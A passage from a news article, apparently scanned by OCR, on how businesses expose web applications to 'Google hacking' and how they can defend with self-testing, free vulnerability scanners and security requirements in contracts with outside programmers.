
pendent Web contractors that may not have the ability to build secure applications.

Larger companies usually have better security practices, but they use hundreds or even thousands of Web applications, which must be maintained by more people — some of whom may try to get at sensitive information they shouldn't see.

"Google hacking can find application vulnerabilities in many applications at once, so it works better as a shotgun than a rifle," Mr. Williams of Aspect Security said. "These vulnerabilities can be found and exploited with a minimum of effort by relatively unskilled attackers."

One way for businesses to protect themselves is to try the Google hacking methods themselves, using tips at johnny.ihackstuff.com and on the Owasp.org sites.

There are also free scanning tools that are available from numerous sites, including SPIdynamics.com, Qualys.com and ScanAlert.com. The tools check for open ports that allow outside communication with particular software programs or points of entry that could be used to compromise a Web site.



John Ritter

But using scanners is just the first step.

Business owners need to specifically address the security audits and testing services when they hire outside programmers to build their sites.

"What you have to get across," said Mr. Schmidt the security consultant, "is that 'I am not buying a service, I am buying a secure service.'" The Owasp site, he said, offers boilerplate contract language that can be used in dealing with programmers.

And the vigilance must be continuous. "It is always an arms race between security professionals and cybercriminals," said Scott Larson, a former F.B.I. computer intrusion manager who now works at Stroz Friedberg, a technical services firm in New York.

Even after "Unsafe at Any Speed" shook up the automobile industry, it took a while for Detroit to make safety a priority in designing cars. "And it's going to take years for the software industry to start building applications that adequately address security," said Mr. Williams of Aspect Security.

For wary business owners, it's time to buckle up.